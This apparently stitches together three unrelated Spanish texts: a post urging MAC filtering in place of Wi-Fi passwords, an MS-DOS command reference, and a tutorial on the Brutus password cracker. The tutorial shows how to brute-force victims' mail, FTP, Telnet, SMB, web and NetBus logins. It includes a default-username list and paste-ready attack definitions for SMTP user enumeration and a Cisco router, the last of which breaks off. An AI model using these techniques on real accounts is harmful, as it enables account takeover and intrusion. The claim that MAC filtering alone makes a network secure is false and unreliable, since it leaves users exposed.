S_M_A_C_K
Usuario (España)
Siempre he tenido cierta obsesión por no usar contraseñas en mis redes wifis, hace años cuando nadie sabía lo que era internet inalámbrico directamente tenía la red de casa abierta pero al empezar a compartir archivos entre distintos ordenadores tomamos la decisión de bloquear la red. Desde mi punto de vista la mejor forma de hacer esto es gracias a la protección por direcciones MAC, es una forma sencilla y sin necesidad de recurrir a contraseñas, de configurar nuestra red con seguridad. Si además tienes un Time Capsule o un Airport Extreme hacer esta tarea es francamente sencillo y en muy poquitos pasos podremos tener configurada nuestra red de forma segura. Para los que no sepan de que va el tema, les comentaré rápidamente que la protección por MAC utiliza la @MAC de los dispositivos para dejarles (o no) conectarse a una red. Una dirección Mac es una clave única por dispositivo, sólo existe una por cada dispositivo del mercado, que identifica todo equipo que se conecta a una red mediante una conexión ethernet o wifi, digamos que es el “número de serie” de un equipo. Mediante esta dirección el router es capaz de distinguir las distintas conexiones y ceder internet y red únicamente a los dispositivos que previamente se hayan autorizado para ello. Siempre se ha dicho que el usar este tipo de conexiones ralentizaba las conexiones ya que en cada paquete se añade la dirección MAC, aunque esto tiene más de leyenda urbana que de otra cosa puesto que en todos los paquetes se envía la dirección MAC, se use para codificar la red o no. Una vez terminada la clase de redes es hora de ponernos manos a la obra. Pasos necesarios Lo primero que tienes que hacer tanto si estás en un Mac como en un PC es conocer la dirección MAC de tu equipo, para ello tienes que acceder hasta las Preferencias del Sistema en el apartado Red. Una vez allí tienes que pulsar sobre AirPort y a continuación sobre el botón “Avanzado…” y por último dentro de la nueva ventana pulsar sobre el apartado Ethernet donde podrás ver tu @MAC. Una vez tenemos la dirección tenemos que abrir la Utilidad Airport, pulsar sobre tu dispositivo y abrir sus preferencias. Dentro de las prefencias tienes que ir hasta la pestaña “Acceso” dentro del menú AirPort, concretamente este: En este menú se agrupan los distintos ordenadores y equipos a los cuales puedes o no dar servicio. Para añadir un nuevo dispositivo tienes que pulsar sobre el botón ‘+’ de la parte inferior izquierda de la ventana. En esta nueva ventana tendrás que añadir la @MAC del ordenador, un nombre descriptivo y por último el tipo de acceso que podemos dar al equipo, principalmente son tres: Acceso ilimitado. Acceso no permitido. Acceso limitado a días, muy útil como control parental. Una vez añadidos todos los parámetros, pulsamos en aceptar en ambas pestañas y por último reiniciamos nuestra base Wifi. ¡Listo! Ya tenemos nuestra red protegida por MAC y nos podremos olvidar para siempre de contraseñas imposibles y de perdidas de datos.
Uso de comodines Comodines · * Este signo remplaza cadenas de caracteres. Es utilizado en el ejemplo, en el que remplaza el nombre de cualquier archivo solo especifica que se listen los archivos con el nombre y con extensión . · ? Este otro signo remplaza pero solo un carácter. Podemos especificar mas signos de interrogación. Con lo que si ponemos dir s???*.* Esto nos listaría los directorios y archivos con un nombre que empiecen por s y otras 3 letras cualquier mas unos carácter cualquiera, a continuación él.* que hace que se listen archivos con cualquier extensión. Ayudas para el MSDOS MSDOS, cuenta con una ayuda que se ejecuta con el comando HELP. Lo malo es que hay versiones que no incorpora tal ayuda. La versión del WINDOWS no lo incorpora. También podemos obtener ayuda de un comando determinado, introduciendo el comando y a continuación /?. Por ejemplo: dir /? Esto nos sacara la ayuda del DOS sobre este comando. *******************----------------------------------******************* Comandos para la gestión de directorios Comando: MD Etimología: Viene de make directory. Función: Crear directorios Sintaxis: MD <nombre> Comando: RD Etimología: Viene de remove directory. Función: Borra un directorio (solo si este se encuentra vació). Sintaxis: RD <nombre> Comando: DELTREE Etimología: Anglicismo delete “eliminar/borrar” tree “árbol”. Función: Borrar directorios (estando o no estando vacíos). Sintaxis: DELTREE <nombre> Comando: DIR Etimología: De directorio J. Función: Este comando procesa una visualización de todos los ficheros, directorios, de la ruta en la que nos encontramos. Mediante una serie de parámetros podemos modificar ese listado de visualización. Este comando funciona como un filtro. Sintaxis: DIR Parámetros: podemos especificar unos parámetros para que se listen los archivos y directorios de una forma concreta: /P Con este parámetro podemos restringir la secuencia de listado y detenerla hasta que pulsemos una tecla. Al pulsar una tecla se procesara el siguiente bloque de listado y así sucesivamente. Este comando reparte internamente el numero de ficheros y directorios en bloques para luego ir sacándolos. /N Ordena por nombre /E Ordena por extensión /S Ordena por tamaño /D Ordena por fecha /G Ordena poniendo agrupados todos los directorios después de los ficheros. Comando: CD Etimología: De change dir (cambiar directorio) Función: Permite cambiar de un directorio activo a otro. Es por el cual podemos movernos en MDDOS. Sintaxis: CD [unidad Peculiaridades: Si deseamos retroceder un directorio no hace falta poner la ruta nos basta con poner cd.. Comando: TREE Etimología: Palabra inglesa tree (árbol). Función: Este comando nos mostrara la estructura o el árbol de directorios de la unidad especificada en función opcional de unos parámetros dados. Sintaxis: tree Donde unidad/ruta podremos especificar la ruta de la cual deseamos obtener esta información. El parámetro /f hará que se muestren también los archivos dentro de esta estructura de directorios. Comando: MOVE Etimología: Viene de move (mover) Función: Este comando mueve ficheros de un directorio a otro. Este comando vendría hacer internamente una copia del archivo al directorio especificado a mover, luego borra el fichero de salida. Sintaxis: move <origen> <destino> Donde /y es un parámetro que poniéndolo el move moverá ficheros sin preguntar la confirmación de reemplazo a otros archivos que se puedan llamar de la misma forma al directorio de destino. En caso de no especificarse, MSDOS nos preguntara la confirmación de reemplazo de ficheros. A continuación debemos especificar el directorio de origen y el de salida o destino. *******************----------------------------------******************* Comandos para la gestión de archivos Comando: TYPE Etimología: Pos lo de siempre, anglicismo. Función: Ver el contenido de archivos de texto, haciendo un listado (no permite el uso de comodines). Sintaxis: TYPE [unidad<archivo> Comando: PRINT Etimología: Pues de imprimir J Función: Imprime archivo de texto. Sintaxis: : PRINT [unidad<archivo> Comando: COPY Etimología: Pos lo de siempre copy en el ingles de copiar. Función: Este comando permite la reproducción o copia de archivos o ficheros (es lo mismo). Sintaxis: copy <fichero-origen> <fichero-destino> Comando: MOVE Función: Este comando mueve ficheros de un directorio a otro. Este comando vendría hacer internamente una copia del archivo al directorio especificado a mover, luego borra el fichero de salida. Sintaxis: move <origen> <destino> Comando: REN o RENAME Etimología: Viene de la palabra inglesa rename (renombrar). Función: Su función es dar un nuevo nombre a un fichero. No se puede renombrar y que haya dos archivos con el mismo nombre, ni MSDOS ni Windows lo permiten dentro de un mismo directorio. Si los archivos llamados de forma igual se encuentran en directorios distintos si lo permiten. También podemos usar en este comando los comodines del dir J. Sintaxis: rename <nombre-actual> <nombre-nuevo> Comando: DEL Etimología: Su nombre viene como siempre del ingles (delete) L. Función: Es el comando encargado de eliminar archivos. En este comando podemos usar los comodines que usábamos en el comando dir. Sintaxis: del [unidad<archivo> Comando: ERASE Función: Exactamente igual que el anterior, por ello no le daré mas importancia. Sintaxis: erase [unidad<archivo> Comando: FC Etimología: Como siempre referencia al ingles (normal en la informática L) file compare. Función: Sirve para comparar dos ficheros y verificar así que las copias son exactas. Sintaxis: FC fichero1 fichero2 Comando: UNDELETE Etimología: UN (recupera) DELETE (el borrado), traducción chapucera by Quasi. Función: Permite recuperar ficheros previamente borrados con la orden DEL. Posee tres parámetros /LIST (presenta una lista de archivos recuperables), /ALL (recupera todos los archivos sin pedir confirmaciones) y /DOS (crea una lista de archivos borrados por el dos y otra de archivos borrados por otro motivo). Sintaxis: UBDELETE [parámetros]<fichero> Comando: XCOPY Función: Con el COPY solo copiábamos archivos con este comando podemos copiar un directorio entero, con sus subdirectorios y archivos. Sintaxis: xcopy origen Donde origen es la ruta del directorio o archivo a copiar. Parámetros: En este comando puedes incluir unos parámetros o modificadores que tendrá en cuenta a la hora de ser ejecutado, estos son: /P : Pide confirmación de SI o NO antes de copiar cada archivo. /S : Indica que la copia debe hacerse extensiva a todos los subdirectorios. /E : Copia también los directorios vacíos. /W : Espera la confirmación antes de copiar los archivos. /V : Verifica la correccion de la copia. /D Obliga a hacer una copia selectiva solo de los ficheros de fecha igual o mayor a la especificada. Comando: DOSKEY Función: Este comando se encuentra residente en memoria y una vez activado, permite visualizar los comandos de MSDOS introducidos con anterioridad. Comando: VERIFY Función: Comando que indica al sistema que archivos son escritos correctamente. Sintaxis: verify (on/off) Comando: EDIT Función: En MSDOS podemos contar con un editor de texto, con una interface grafica para msdos J. Con este editor de texto implementado en MSDOS podemos editar cualquier archivo que contenga texto. Sintaxis: edit [unidad<archivo.ext (solo de texto)> Ejemplo: c:>edit autoexec.bat Con esto se nos abriría el editor de texto del MSDOS con el archivo de autoexec.bat listo para editar, no metais la pezuña en este archivo si no conocemos su funcionamiento J. En caso de que el nombre de archivo pasado como parámetro al edit no exista, el edit abrirá un archivo en blanco almacenado con ese nombre pero de forma temporal. Así que si queréis tenerlo, debéis guardarlo con el edit en un directorio. *******************----------------------------------******************* Comandos para gestiones en discos y disquetes Comando: FORMAT Etimología: Viene de formatear, anglicismo. Función: Formateado, o borrado completo de un disco o disquete. Sintaxis: format <unidad:> Parámetros: Permite los siguientes modificadores /Q: Realiza formato rápido. /Q y /U : El uso conjunto de estos dos parámetros asegura un formateado muy rápido. Peculiaridades: También existe para recuperar lo formateado el UNFORMAT. Comando: SYS Etimología: De system (sistema). Función: Crear un disco de sistema (un disco con los archivos de sistema) Sintaxis: sys unidad: Comando: CHKDSK Etimología: Deriva de las palabras (check disck), chequear disco. Función: Nos realiza un cheque de la unidad introducida como parámetro en el comando. Mostrándonos así el estado del disco o disquete. Sintaxis: chkdsk [unidad Comando: DISKCOPY Etimología: Deriva de disk (disco) y copy (copiar) = copia de discos. Función: Copia el contenido total de un disco o disquete, sirve para hacer copias de seguridad, etc. Sintaxis: diskcopy <unidad_origen:> <unidad_destino:> Comando: DISKCOMP Función: Tras realizar una copia de disquetes podemos realizar una verificación, para ver si ha copiado todos los contenidos, comparando. Este comando compara discos o disquetes. Sintaxis: diskcomp <unidad1:> <unidad2:> Comando: LABEL Función: Es una orden que permite cambiar o borrar el nombre de la etiqueta que tiene asignado un disco o disquete cuando este es formateado. La etiqueta es simplemente un nombre asignado por el usuario para identificar el disco o disquete. Generalmente es bueno que dicho nombre haga alusión a su contenido. Sintaxis: label [etiqueta de volumen] Donde, poniendo solo label nos visualizaría el nombre de la etiqueta, actual. Y especificando ya ese parámetro nos lo podria directamente. Comando: VOL Función: Este comando nos muestra en pantalla, prácticamente la misma información que el anterior, haciendo la salvedad de que este también nos muestra el numero de serie que se le es asignado al disco o disquete. Este numero de serie no es modificable puesto que la etiqueta si lo es y ha de haber alguna forma con la que siempre el sistema pueda identificar un disco. Esto lo hace refiriéndose a ese numero de serie (no modificable). Sintaxis: vol Comando: DEFRAG Función: Defragmenta y obtimiza el disco, almacenando los ficheros en clusters secuenciales, lo que optimiza el rendimiento del sistema. Sintaxis: defrag Comando: SCANDISK Función: Comprueba la integridad de los datos almacenados basándose en el estado del disco que almacena estos datos. Sintaxis: scandisk Comando: MSBACKUP Función: Realiza copias de seguridad. Permite realizar una copia de seguridad de todos o parte de los archivos que se encuentran en el disco duro. Sintaxis: MSBACKUP [nombre del fichero y especificaciones] Comando: RESTORE Función: Restablece los ficheros de los discos de seguridad. Es un comando complementario al anterior. Sintaxis: RESTORE disk-1: disk-2: *******************----------------------------------******************* Comandos para gestiones varias Comando: PROMPT Sintaxis: prompt [ texto o parametros ] Definición: Este comando sirve para mostrar en pantalla un texto deseado. Mediante una serie de signos podemos hacer que sean restituidos por valores ya almacenados como la hora, la fecha, etc. Los que sabéis programar en scriptting veréis que el uso de estos signos es muy similar al uso de identificadores. Ejemplo: C:>prompt El verdadero poder se encuentra en OrioN ScripT.$_ Hoy es dia $d y son las $._Telee una nueva orden $p$g . Signos devolutorios de valores: $ Este signo, es el que siempre se ha de colocar, una vez que es leído por el MSDOS, sabe que ha de sustituir la cadena de carácter que le sigue por un valor almacenado. $_ Procesa el efecto de retorno de carro, o lo que es lo mismo un salto de línea (intro). $b Procesa una canalización ( | ). $d Muestra en pantalla la fecha del sistema. $e Representa el código ascii 27, tecla escape. $g Muestra en pantalla el carácter “>”. $h Procesa un retroceso, la tecla back space. Elimina el carácter anterior. $l Muestra en pantalla el carácter, “<”. $n Visualización de la unidad de trabajo por defecto. $p Visualiza el directorio de trabajo incluyendo la unidad. $q Muestra el carácter “=”. $t Muestreo de la hora del sistema. $v Muestra la versión del MSDOS con la que estamos operando. Comando: CLS Sintaxis: cls Función: Sus iniciales vienen de clean screen (limpiar pantalla). Su uso es muy simple, se introduce el comando se pulsa intro, y se procesa un limpiada de pantalla. Solo queda el directorio en el que nos encontrábamos, situado en la parte superior de la pantalla. Comando: VER Función: Este comando nos muestra en pantalla la versión que estamos usando del MSDOS. Etimología: De versión en ingles. Sintaxis: ver Comando: DATE Etimología: De fecha en ingles Función: Nos muestra en pantalla la fecha almacenada por el sistema de forma diaria. En una línea posterior nos facilita la posibilidad de cambiar la configuración de la fecha del sistema. Sintaxis: [dd-mm-aa] Comando: TIME Etimología: Supongo que sabréis de donde viene jejeje. Función: Funciona de la misma forma que el comando anterior. La única diferencia es que el anterior muestra la fecha y este la hora, resulta bastante evidente, no J. También nos permite la tarea de cambiar la hora en una línea posterior al muestreo de la hora actual almacenada por el sistema. Sintaxis: time *******************----------------------------------******************* Atributos de los ficheros Atributos Permiten asociar a los archivos unas características especiales (oculto, de sistema, de solo lectura, y de archivo). Estas características pueden estar activadas o desactivadas en los archivos a los que se refieren. Con este comando podrás visualizar y modificar atributos de ficheros. 1. De solo lectura ( r ): Protege a un fichero de forma que solo puede ser leido y no modificado ni borrado. 2. De archivo ( a ) : Sirve para saber si un determinado fichero ha sido o no modificado. 3. Oculto ( h ): Sirve para esconder un fichero. 4. De sistema ( s ) : Sirve para identificar los archivos propios del sistema, los cuales sirven para cargar el SO (sistema operativo). Comando: ATTRIB Para visualizar: Sintaxis: attrib /s Para modificar atributos: Sintaxis: attrib <fichero> <+/-><a/h/s/a/r> Para listar con el dir ficheros con atributos: Sintaxis: dir /a:h Donde dir es el comando de listado de archivos, /a es la salida al comando attrib que mirara solo los archivos :h con el modificador h (oculto). *******************----------------------------------******************* Redireccionamiento y filtros Dispositivos: CON: Bajo este nombre MSDOS identifica al teclado y al monitor (principales dispositivos de entrada y salida). Identifica con el mismo nombre al monitor y al teclado porque son dispositivos unidireccionales, lo que quiere decir que por ellos solo se puede realizar o la acción de entrada de datos o de salida, con lo cual no hay problemas a la hora de identificarlos con el mismo nombre. El nombre CON viene de “CONsola”. LPTn: Este identificativo se refiere a los puertos pararelos. El MSDOS consigue identificar hasta 3 puertos pararelos: LPT1, LPT2, LPT3. Estos puertos pararelos son bidireccionales. Y suelen estar conectados a ellos dispositivos como la impresora, generalmente este esta en el LPT1. A la impresora también se le designa PRN. COMn: Se emplea para identificar los puertos de comunicaciones. Los llamados puertos series, se denominan series, porque envía bit a bit de forma sucesiva, uno detrás de otro. Son dispositivos bidireccionales a los que se suelen conectar el raton, el MODEM, etc. MSDOS puede reconocer hasta 4 puertos serie: COM1, COM2, COM3, COM4. NUL: No identifica a ningún dispositivo en concreto. Pero se crea para representar a un dispositivo ficticio para así simular la trasferencia o recepción de información. Haber, en MSDOS no se trabaja solo con el monitor y el teclado como dispositivos de salida y entrada. MSDOS permite trabajar con otros dispositivos de entrada y salida como puede ser la impresora, etc. Esto se realiza gracias a los redireccionamientos del DOS. Con los cuales si queremos en vez de ver el resultado de un DIR en pantalla podemos redireccionar el comando y sacarlo por impresora, todo el listado. También podremos grabar ese dir en un fichero, etc. Los redireccionamientos usan unos signos especiales con los que se identifican. Operadores de redireccionamiento de salida: Es el signo de (mayor que): “>”. Este signo dirigirá el comando introducido en el DOS hacia un dispositivo de entrada o slaida. Por ejemplo, si ponemos en el DOS: a:>dir>director.txt. Esto hará que salgan todo el listado de dir en el archivo especificado. Podemos hacer lo mismo pero en vez de director.txt ponemos el identificativo de la impresora LPT1 o PRN, de esta forma saldrá impreso el resultado del DIR. Operadores de redireccionamiento de entrada: Es el signo de (menor que): “<”. Indica al DOS que debe tomar los datos de entrada desde un fichero que se especifique (por supuesto debe existir dicho fichero) o de otro dispositivo, en lugar de tomarlos por teclado. MSDOS cuenta con 3 ordenes tomadas específicamente para este tipo de redireccionamientos, hablamos de: SORT (ordena los datos de entrada), MORE (visualiza el contenido de los datos de entrada fraccionando su presentación en pantalla completa), FIND (localiza una cadena de caracteres específicos dentro de los datos de entrada). Operadores de redireccionamientos de adicción a un fichero: Se usa el signo doble mayor que: “>>”. La diferencia entre este y el anterior de redireccionamiento a un fichero, radica que este redirecciona el resultado a un fichero y si este fichero contiene ya algo pues lo situá al final. Mientras que el anterior en caso de existir el fichero y de contener algo, lo borraba para meter los nuevos datos surgidos del redireccionamiento. Filtros MSDOS además de permitir redireccionar las ordenes a dispositivos de entrada y salida, también permite direccionar las ordenes a otras ordenes. Para ello cuenta con los FILTROS, para identificarlos usa el signo | (alt gr + 1). Los filtros con los que cuenta son: MORE, SORT, FIND. SORT: Este filtro ordena los datos de entrada. Por defecto los ordena según la primera letra de los datos de salida. Se refiere a la primera letra de cada fila de toda la columna. Sintaxis: SORT [/+numero] /R: Indica a MSDOS que debe invertir el orden de la ordenación, es decir que orden descendentemente, de mayor a menor. /+numero: Indica a MSDOS que en lugar de ordenar por el primer carácter (la primera columna), lo haga por el carácter que ocupe la posición que se le especifique. FIND: Este filtro localiza una cadena de caracteres dentro de un fichero, por tanto , es aconsejable que se emplee con un fichero de texto. Este filtro recibe como entrada datos dispuestos en filas y devuelve solo aquellas filas que contienen la secuencia de caracteres o cadena que se ha especificado en la orden. Sintaxis: FIND /V /C /N /I <cadena> /V: Muestra las líneas que no contienen la cadena. /C: Muestra las líneas que contienen la cadena. /I: Omite mayusculas y minúsculas. /N: Muestra las líneas de texto con la cadena y los numeros de esas líneas MORE: Permite obtener el resultado de una orden de forma paginada, si el resultado es mayor que la pantalla (mas de 25 lineas). Para así poder visualizarlo todo.

Hola a todos voy a hablaros de un programa con el que deberiais familiariza-ros, ya q resulta de mucha utilidad en muchas ocasiones. Podemos definir el Brutus como un crackeador de passwords remoto on-line, es rapido admite hasta 60 conexiones simultaneas ( cuidado con esto que puedes tirar abajo algun servicio ), puede llegar 2500 palabras por segundo << con dialup ni de coña, no es bueno excederse en esto casi regula las conexiones segun tu linea y la calidad de respuesta que te de el servidor. Haber empecemos con lo q interesa, lo primero que haremos sera descargar el brutus Aqui bien estas son sus caracterisitic as: Podemos utilizar el brutus para sacar passwords: HTTP (Autentificacio n basica) HTTP (HTLM Form/CGI) POP3 FTP SMB (netBIOS) TELNET NETBUS Y a parte podemos configurarlo para petar un servicio que configuremos noso-tros mismos como smtp, nntpd etc entre sus caracteristica s cabe destacar la posibilidad de usar un proxy sock(v4) sock(v4.1) y sock(5), puedes encontrar proxies en http://www.atomintersoft.com/products/alive-proxy/proxy-list/ a veces muchos servicios Tambien dispone de un generador de diccionarios bastante completo, en Tools >> Wordlist Generator, veamos las opciones que tiene: Convert list (LF>CRLF) – convierte una lista de palabras en formato unix a formato dos cambiando los saltos de linea,para usarlo selecionaremos la lis-ta en estilo unix en “input list” y en “output list” el nombre de la lista de salida que queremos. Only word length – con esta opcion lo q hacemos es coger de una lista de pa-labras las quekeramos en funcion de su longitud definiremos el numero de ca-acteres en word lenght y selecionaremos la lista que keremos en input list y la de salida en output. Remove duplicates – esta opcion lo q hace es copiar la lista de entrada a la q keramos eliminando las palabras duplicadas. Permutations – esta opcion realiza cualquier tipo de permutaciones sobre una determinada lista de palabras añadiendo mayusculas minusculas invirtiendo la palabra… solo es usar la permutacion q mas nos interese. Create new list – con esta opcion ya no necesitamos una lista de entrada simplemente crearemos una con los parametros que queramos donde definiremos el numero de caracteres y las permutaciones como en el apartado anterior ademas tenemos la opcion de seed word q lo q hace es q nosotros añadimos unas palabras y vea la lista utilizando esos caracteres. Create new list for user – aki crearemos una nueva lista en la ke ademas podremos poner un nombre de usuario del cual partira el programa Create new list for users – esta es igual que la anterior pero podemos selecionar una lista q tengamos con usuarios en input list para q cree la lista en base a esos users. Podemos utilizar varios metodos de autentificacio n tanto para el modo de password como para el modo de usuario: En Authentication Options: El modo de identificacion del usuario siempre es el mismo para todos los metodos de ataque que explicaremos detenidamente, hay dos modos como podras observar “Use Username” el cual usa un diccionario y va probando uno a uno, o “Single User” que sirve para usar un solo login, el de la victima y con ese login probara todos los pass mediante los metodos que vamos a ver ahora. NOTA: He visto el diccionario de users.txt es pequeñito aqui os lo planto Admin administrator test guest root backup Bueno respecto a servicios ftp estos nombres de usuarios y alguno mas se les deniega el acceso como login , bueno esto esta en /etc/ftpusers en un proftp, pero asi suele venir en muchos servicios ftp segun los instalas root bin daemon adm lp sync shutdown halt mail news uucp operator games nobody Este archivo puede modificarse,simplemente con añadir + usuarios a quien deniegen el acceso y todo depende de quien lo administre, bueno ahora veamos lo distintos modos de ataque. Para usar distintos metodos de ataque solo tienes que seleccionar en “Pass Mode” y coger el ataque que mas te convenga Word list “Ataque por diccionario”:No pienses que estamos hablando de el larouse, si no de una simple lista de palabras, que nos pueden ahorrar trabajo a diferencia de otros metodos como el brute force ,. para seleccionar el diccionario solo tienes que ir a Browse y escogerlo Combo list: Para este tipo de ataque tambien se necesita un diccionario, si la diferencia con el de arriba es que combinan las palabras del diccionario separadas por “:” “_”, ej guest:password ver example-combo.txt Brute force “Ataque por fuerza bruta”,este ataque trata de sacar el pass mediante combinaciones de “letras, numeros, caracteres especiales” esto puedes personalizarlo he incluso limitar el numero de caracteres, cuando seleccionas este metodo aparece el boton “Range” cuando calcas este se abre un menu “Brute Force Generation”, en el cual hay varias opciones: Digits Only: Solo numeros Lowercase Alpha: Solo minusculas Uppercase Alpha: Solo mayusculas Mixed Alpha: combinacion de mayusculas y minusculas Alphanumeric: abcd….z Full Keyspace: Prueba con espacios por ej: Pepe 12 Custom Range: Ahi puedes meter los caracteres que quieras Min Length: Seleccionas el numer o de caracteres minimo que podra tener elpass Max Length : Aqui seleccionas el numero de caracteres maximo que comprobara 2. Elección de servicio a atacar Las 2 primeras opciones HTTP se utilizan para entrar en esas paginas que al intentar acceder nos sale una ventana pidiendo login y pass utilizaremos uno u otro dependiendo del tipo de autentificacio n que rekiera dicha web lo comprobaremos probando con ambos tipos., las HTTP “CGI application authentication” son las que usan programas CGIs, para autentificarse, ( podeis mirar el articulo de Problemas con los CGIs de NORTH que comenta un poco que son los cgis etc). Para utilizarlos no hay mas que poner en target por ej: www.victima.co m o victima.com y seleccionar en autentificatio ns options use username y pass mode el metodo ke mas nos convenga como norma general usaremos en este tipo de webs un dicionario del idioma en el ke este dicha web. Esto es util sobre todo para esas webs xxx en las q rekieren ser socio para entrar claro esta q no sacaremos nada util de ellas unke estareis un rato entretenidos xDD. POP3 bueno esto ya es algo mas interesante usaremos esta opcion para petar cuentas de correo de servidores q tenga pop3 activo. Selecionamos POP3 y en target escribimos POP3.victima.c om por ejemplo: (pop3.terra.es) o en su caso la ip, en autentificatio n options marcamos use username y single user, y escribiremos en la casilla de userid victima.terra. es si la cuenta de la victima es ([email protected]). Lo escribiremos con punto(.) no arroba(@) y de nuevo usaremos el modo de pass q mas nos interese ya sea dicc, combo o brute force. Bueno pasemos al ftp aunque como vereis la rutina es parecida en todos los tipos rekieren pequeñas variaciones en cada uno de ellos. En este caso nos convendra tener un nombre de usuario del que trataremos de sacar el pass aun q tambien podemos buscar nombres de usuario al azar, lo cual logicamente nos llevara mucho tiempo. Selecionamos type ftp y si tenemos un nombre de usuario marcaremos use username y single user escribiremos el nombre de usuario por ej: pardillo y selecionaremos el metodo dicc,combo… si no tenemos nombre de usuario selecionamos un diccionario y marcamos solo la casilla useusername. TELNET – pues es facil lo haremos igual que con un ftp pero selecionando type telnet claro esta . SMB (netBIOS) bueno aki tenemos otro servicio del cual tb podemos sacar provecho usando el brutus si es q esta protegido, cuanta gente piensa que este servicio lo dan solo maquinas con win lo habre oido mil veces, “na tio es un win tiene el 139 abierto” ,cuando hablamos de SMB”Server Message Block “SMB es un protocolo idea de IBM mientras desarrollaban un sistema basico de E/S para LANS, que luego se llamo NetBIOS, sobre el que luego IBM implemento una interfad mejorada de usuario, llamada NetBEUI. NetBIOS se puede transportar sobre diferentes protocolos de red: NetBEUI,IPX/SPX y TCP/IP, etc. tb se pueden ofrecer este servicio en otros sistemas unices, OS/2, BeOS etc, la unica cosa q tendremos q tener en cuenta a la hora de realizar nuestro atake, en target escribimos la ip de la victima selecionamos type SMB(netBIOS) y ahora en SMB options si se trata de una makina NT escribiremos el nombre del dominio si es solo un pc con win2 9x no marcaremos esta opcion, a continuacion en autentificacio n options ya sabeis selecionaremos use username y el modo de pass q mas nos convenga. NETBUS – he aki otra utilidad por si olvidamos el pass de alguna victima de netbus o simplemente queremos entrar en alguna que hemos encontrao y esta protegida con pass. Si conoceis este troyano sabreis que cuando lo proteges con pass para entrar solo se rekiere el pass no el login, por eso al seleccionar type netbus no podemos selecionar en autentificatio ns options la opcion de use username o single user si no q solo podemos selecionar la opcion de pass (dicc, combo list …) pues eso haremos lo cual no tiene mayor complicacion. Ya hemos visto los types q trae el brutus de serie pero no nos vamos a kedar ahi, tb podemos crear nuevos types es decir preparar el brutus para q se conecte a un determinado servicio usando unas determinadanas instruciones q pondremos en el archivo q hagamos. Ahora os voy a poner un ejemplo de como preparar nuevos types vamos a ver uno para (smtp_verificac ion_de_usuario ), en la web oficial podeis encontrar alguno, te preguntaras como se hacen pues simplemente viendo como verifica el servicio el nombre del usuario y la pass, o en algunos casos solo las pass, para ello puedes ayudarte un sniffer, netcat o cualquier cliente de telnet ya hablaremos de estas utilidades o utilidades parecidas en siguientes ezines. Seria asi: /———————-empieza_codigo—-copiar_desde_aki——–/ [Brutus Application Definition] Version=AET2 Target= Port=25 UseUserID=0 userprompt=login passprompt=passwd RespString= HTTPRequestTyp e=POST useHTTPKeepAli ve=1 posResponse=0 IsTelnet=0 IsHTTP=0 IsSMB=0 maPrimaryRespo nseIsPositive=0 maSecondaryRes ponseIsPositiv e=0 maPrimaryRespo nseAction=13 maSecondaryRes ponseAction=13 maUserPrefix=”" maUserPostfix=”" maPassPrefix=”VRFY ” maPassPostfix=”" maUsePreAuth=1 maMaxAuthsConx=0 HTTPFormFieldU pdate=0 HTTPUseCookies=1 HTTPCookieUpda te=1 HTTPReferer= CookieNames1= CookieValues1= CookieNames2= CookieValues2= CookieNames3= CookieValues3= CookieNames4= CookieValues4= maauthStageStr ings1=”" maauthReadLeng th1=1 maauthSendPost fix1=None HTTPFormFields 1= HTTPFormFieldV alues1= maauthStageStr ings2=”220″ maauthReadLeng th2=1 maauthSendPost fix2=None HTTPFormFields 2= HTTPFormFieldV alues2= maauthStageStr ings3=”HELO .” maauthReadLeng th3=1 maauthSendPost fix3=CR+LF HTTPFormFields 3= HTTPFormFieldV alues3= maauthStageStr ings4=”" maauthReadLeng th4=1 maauthSendPost fix4=None HTTPFormFields 4= HTTPFormFieldV alues4= maauthStageStr ings5=”" maauthReadLeng th5=1 maauthSendPost fix5=None HTTPFormFields 5= HTTPFormFieldV alues5= maauthStageStr ings6=”" maauthReadLeng th6=1 maauthSendPost fix6=None HTTPFormFields 6= HTTPFormFieldV alues6= maauthStageStr ings7=”" maauthReadLeng th7=1 maauthSendPost fix7=None HTTPFormFields 7= HTTPFormFieldV alues7= maauthStageStr ings8=”" maauthReadLeng th8=1 maauthSendPost fix8=None HTTPFormFields 8= HTTPFormFieldV alues8= maauthStageStr ings9=”" maauthReadLeng th9=1 maauthSendPost fix9=None HTTPFormFields 9= HTTPFormFieldV alues9= maauthStageStr ings10=”" maauthReadLeng th10=1 maauthSendPost fix10=None HTTPFormFields 10= HTTPFormFieldV alues10= maauthStageStr ings11=”" maauthReadLeng th11=1 maauthSendPost fix11=None HTTPFormFields 11= HTTPFormFieldV alues11= maauthStageStr ings12=”250″ maauthReadLeng th12=1 maauthSendPost fix12=None HTTPFormFields 12= HTTPFormFieldV alues12= maauthStageStr ings13=”" maauthReadLeng th13=1 maauthSendPost fix13=CR+LF HTTPFormFields 13= HTTPFormFieldV alues13= maauthStageStr ings14=”550″ maauthReadLeng th14=1 maauthSendPost fix14=None HTTPFormFields 14= HTTPFormFieldV alues14= maauthStageStr ings15=”252″ maauthReadLeng th15=1 maauthSendPost fix15=None HTTPFormFields 15= HTTPFormFieldV alues15= maauthStageStr ings16=”" maauthReadLeng th16=1 maauthSendPost fix16=None HTTPFormFields 16= HTTPFormFieldV alues16= /————————fin_de_codigo—–copiar_hasta_aki———/ ara utilizar este codigo crearemos un archivo bad pegaremos en el el codigo y lo guardamos con el nombre q keramos por ej: smtp_b_auth.ba d una vez guar dado solo hay que ir a File > Import Service y seleccionar el type, estos types los puedes configurar en Modify Sequence tb, ahi puedes cambiarlo a tu gusto el metodo o la forma de autentificacio n, tiempo de espera etc , lo guardas con la configuracion que tu quieras en File > Export Service. Este type lo ke hace es utilizar el comado VRFY “verify” (utilizado para verificar el nombre del usuario) que aunke suele estar desactivado en muchos server debido a que puede revelar informacion tambien otro comando que puede revelar informacion es EXPN (expand) sirve para indicar como se va a resolver la dirección de correo del RCPT que le indiquemos, aunque sea antiguo todavia hay algunos en los que no lo esta desactivado y lo que nos permitira es comprobar utilizando una lista o dicc de users comprobar cuales estan utlizados o no. Veamos otro para atakar el password en un router CISCO /———————-empieza_codigo—-copiar_desde_aki——–/ [Brutus Application Definition] Version=AET2 Target= Port=23 UseUserID=0 userprompt= passprompt= RespString= HTTPRequestTyp e=GET useHTTPKeepAli ve=1 posResponse=0 IsTelnet=1 IsHTTP=0 IsSMB=0 maPrimaryRespo nseIsPositive=0 maSecondaryRes ponseIsPositiv e=0 maPrimaryRespo nseAction=13 maSecondaryRes ponseAction=5 maUserPrefix=”" maUserPostfix=”" maPassPrefix=”" maPassPostfix=”" maUsePreAuth=1 maMaxAuthsConx=0 HTTPFormFieldU pdate=0 HTTPUseCookies=1 HTTPCookieUpda te=1 HTTPReferer= 